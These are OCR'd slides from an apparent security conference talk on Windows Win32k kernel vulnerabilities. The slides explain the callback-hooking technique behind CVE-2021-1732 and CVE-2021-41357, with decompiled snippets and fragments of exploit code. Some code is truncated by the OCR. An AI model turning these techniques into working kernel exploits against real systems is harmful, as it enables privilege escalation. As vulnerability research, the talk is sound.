OFF-BY-ONE 2024

Win32k Vulnerability Dead?

Taking win32k Exploitation To The Next Level

YanZiShuang

SPEAKER

Windows Security Researcher, Red Teaming and Penetration Testing.
Follow Yan on X @ YanZiShuang

Windows Security, Tor traffic and Deep learning methods.
YunLong Deng. (Cyberkunlun)


Introduction to Win32k History and Vulnerabilities

Win32 Kernel Component Information Overview

Win32k consists of three main components: the **Graphics Device Interface** (GDI), the **User Interface Management** (USER), and auxiliary routines (thunks) for the DirectX API to support the display driver model in Windows XP, 2000, and Vista. The Window Manager handles user interface elements such as window display, screen output, input collection, and message passing. The GDI is primarily responsible for graphical rendering and GDI objects, the graphics rendering engine, print support, ICM color matching, mathematical libraries, and font support.

Since the CSRSS (Client-Server Runtime Subsystem) is designed based on a single process per user, each user's session has its own mapped copy of Win32k.sys. Session isolation allows Windows to provide stricter user isolation, avoiding security issues from shared sessions. Starting with Windows Vista, services were moved to non-interactive sessions, and User Interface Privilege Isolation (UIPI) ensures that low-privilege processes cannot interact with high-integrity processes.

To interact correctly with the NT Executive, Win32k registers several callback functions (***PsEstablishWin32Callouts***), supporting GUI-oriented objects such as desktops and window stations, and registers callbacks for threads and processes to define structures used by the GUI subsystem.



Introduction to Historical Vulnerabilities of Win32k

CVE-2021-1732



User Mode
Kernel Mode
user32!CreateWindowExW
user32!CreateWindowInternal
user32!VerNtUserCreateWindowEx
win32u!NtUserCreateWindowEx
syscall
win32kfull!NtUserCreateWindowEx
win32kfull!xxxCreateWindowEx
tagWNDk
+0xc8 cbWndExtra
+0xe8 extraFlag
+0x128 pExtraBytes
controlled fake offset
user32!_xxxClientAllocWindowClassExtraBytes
nt!KeUserModeCallback
win32kfull!xxxClientAllocWindowClassExtraBytes
...
hook_xxxClientAllocWindowClassExtraBytes
ntdll!NtUserConsoleControl
ntdll!NtCallbackReturn
syscall
win32kfull!xxxConsoleControl

Image from iamelli0t

The ***xxxCreateWindowEx*** function of the kernel-state graphics driver win32kfull.sys module calls the user-state function ***user32!_xxxClientAllocWindowClassExtraBytes*** via the ***nt!KeUserModeCallback*** mechanism, which returns the user-state window extension memory created by the user to the kernel. which returns to the kernel the extended memory of the window created by the user.

The attacker can hook the ***user32!_xxxClientAllocWindowClassExtraBytes*** function to make the dwExtraFlag contain the 0x800 attribute by some means, and then make a direct call to ***ntdll!NtCallbackReturn*** to return an arbitrary value to the kernel. After the callback, the dwExtraFlag is not cleared, and the unchecked return value is directly used for heap memory addressing (desktop heap starting address + return value), which triggers a memory access violation.

'Historical Patch' Exposes New Flaws


How to Find New Vulnerabilities Based on Historical Patches

In win32k.sys, all windows are represented by the **tagWND** structure, which contains a "fnid" field, also known as the Function ID. This field is used to define the class of the window; all windows are categorized into multiple classes, such as ScrollBar, Menu, Desktop, etc.

During the function **callback**, the Function ID of the window is set to a num, which allows for setting extra data for the window from the hook. More importantly, we can change the address of the window procedure that is executed immediately after our hook.

Introducing the Existing Microsoft Win32k Vulnerability Exploit Mitigation Mechanisms

Introducing the Existing Microsoft Win32k Vulnerability Exploit Mitigation Mechanisms



Microsoft Vulnerability Mitigation Mechanism

TypeIsolation

KASLR (Kernel Address Space Layout Randomization)

KCFG (Kernel Control Flow Guard)

KDEP (Kernel Data Execution Prevention)

Vulnerability and Exploit Introduction

Vulnerability and Exploit Introduction

CVE-2021-41357

CVE-2023-28274

CVE-2022-21882


CVE-2022-26914

CVE-2022-41113

CVE-2021-41357

Vulnerability and Exploit Introduction

When ***Win32kfull!xxxCreateWindowEx*** calls back to R3 using the ***xxxClientAllocWindowClassExtraBytes*** function, setting the allocated window extended memory address to 0 Walking away from a failed allocation process calls a lambda function that first uses the ***ThreadUnLock1*** dereference to return the window's memory address.




```
  v103_ClientExtraBytes = *(unsigned int *)(*(_QWORD *)(TagWnd + 0x28) + 0xC8LL);
  if ( !(_DWORD)v103_ClientExtraBytes )
    goto LABEL_210;
  v104_Client_ExtraAddress = xxxClientAllocWindowClassExtraBytes(v103_ClientExtraBytes);
  v362 = v104_Client_ExtraAddress;
  if ( !v104_Client_ExtraAddress )
  {
    v284 = 2;
    goto LABEL_197;
  }
  if ( (unsigne
    || (*(_BYTE
    || (v340[0]                                                          _int64>(Tagl
  {
LABEL_536:
    v126 = v284;
    goto LABEL_537;
  }
```

```
LABEL_197:
      lambda_75c4d59ebc0023bec85106c16f233dd2_::operator()(v357);
      }
```

```
SetWindowLongPtr(g_hWnd01, -8, (LONG_PTR)g_hWnd);

pfnNtCallbackReturn((PVOID)ulResult, 0x18, 0);
```

After some FreePool and dereferencing this function directly uses the ***HMFreeObject*** function to forcibly delete the window, if there are other references to the window at this time, the process will immediately crash at the end of the process and there are many ways to utilize this function, for example, in the ***xxxClientAllocWindowClassExtraBytes*** function to set up the callback to the R3 function to a parent window in the ***xxxClientAllocWindowClassExtraBytes*** function callback to R3, so that the end function cleans up the child window with UAF.



